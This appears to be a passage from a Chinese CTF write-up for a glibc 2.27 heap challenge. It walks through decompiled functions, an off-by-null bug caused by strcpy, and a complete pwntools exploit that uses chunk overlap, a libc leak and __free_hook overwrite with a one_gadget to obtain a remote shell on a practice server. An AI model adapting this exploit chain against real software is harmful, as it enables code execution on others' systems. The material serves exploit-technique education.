unsigned __int64 v5; // [rsp+2038h] [rbp-8h]

v5 = __readfsqword(0x28u);
memset(s, 0, 0x2010uLL);
for ( i = 0; ; ++i )
{
  if ( i > 9 )
  {
    puts(":(");
    return __readfsqword(0x28u) ^ v5;
  }
  if ( !address_array[i] )
    break;
}
printf("Size:");
size = sub_B67("Size:", 0LL);
if ( size > 0x2000 )
  exit(-2);
dest = (char *)malloc(size);
if ( !dest )
  exit(-1);
printf("Data:");
input(s, (unsigned int)size);
strcpy(dest, s);
address_array[i] = dest;
size_array[i] = size;
return __readfsqword(0x28u) ^ v5;
```


漏洞出在这个strcpy。

这个函数会在复制完之后加一个字节的'\x00'，当我们复制充满那个chunk的时候会又一个null的溢出，会造成off by null。

show

```
int show()
{
  __int64 v0; // rax
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  printf("Index:");
  v2 = sub_B67();
  if ( v2 > 9 )
    exit(-3);
  v0 = address_array[v2];
  if ( v0 )
    LODWORD(v0) = puts((const char *)address_array[v2]);
  return v0;
}
```


free

```
int delete()
{
  unsigned __int64 v1; // [rsp+8h] [rbp-8h]

  printf("Index:");
  v1 = sub_B67();
  if ( v1 > 9 )
    exit(-3);
  if ( address_array[v1] )
  {
    memset((void *)address_array[v1], 218, size_array[v1]);
    free((void *)address_array[v1]);
    address_array[v1] = 0LL;
    size_array[v1] = 0LL;
  }
  return puts(":)");
}
```


清理的还是挺干净的。

所以漏洞就是off by null。

利用思路还是跟之前的一样，就像模板一样。我们申请4个chunk，A, B, C, D。A里面伪造unlink，B被overlapping，C是size被null的，D是防止被free到top chunk。

但是这个题跟之前不一样的是什么，是它的libc是2.27，那么我们在申请A,C的时候就需要控制C的大小是0x420之后的，也就是0x4f0.

```
memset((void *)address_array[v1], 0xDA, size_array[v1]);
free((void *)address_array[v1]);
address_array[v1] = 0LL;
size_array[v1] = 0LL;
```

还要注意的是free之后它会给你的chunk全部填充垃圾数据。而且我们在溢出的时候还要注意strcpy会被'\x00'截断，不会有那个溢出，那么我们应该怎么怎么去处理这个问题。

我们的做法是先溢出，先把那个null溢出出去，free掉之后我们的chunk中会充满垃圾数据，我们就一个字节一个字节利用off by null来清零，最后把我们的pre_size写进去，来达到我们的一个利用效果。

```
from pwn import *

elf = ELF("./135")
r = remote("node3.buuoj.cn",29401)
libc = ELF("./64/libc-2.27.so")

def add(size, content):
 r.recvuntil("Your choice: ")
 r.sendline('1')
 r.recvuntil("Size:")
 r.sendline(str(size))
 r.recvuntil("Data:")
 r.send(content)

def free(index):
 r.recvuntil("Your choice: ")
 r.sendline('3')
 r.recvuntil("Index:")
 r.sendline(str(index))

def show(index):
 r.recvuntil("Your choice: ")
 r.sendline('2')
 r.recvuntil("Index:")
 r.sendline(str(index))

add(0x410,'aaaa')
add(0xe8,'aaaa')
add(0x4f0,'aaaa')
add(0x60,'aaaa')

free(0)
free(1)
for i in range(0,6):
 add(0xe8-i,'aaaa'*(0xe8-i))
 free(0)
add(0xe8,'aaaa'*0xe0+p64(0x510))

free(2)
add(0x410,'leak libc')
show(0)

leak_addr = u64(p.recv(6).ljust(8,'\x00'))
log.info("leak_addr:"+hex(leak_addr))
libc_base = leak_addr -0x3ebca0
free_hook = libc_base + libc.sym['__free_hook']
```

```
add(0x60,'getshell')
free(0)
free(2)

add(0x60,p64(free_hook))
add(0x60,p64(free_hook))
one_gadget = libc_base + 0x4f322

add(0x60,p64(one_gadget))

# gdb.attach(r,"b *$rebase(0x202060)")
# 这条指令可以直接绕过pie来打断点，还是很有用的。

free(0)
r.interactive()
```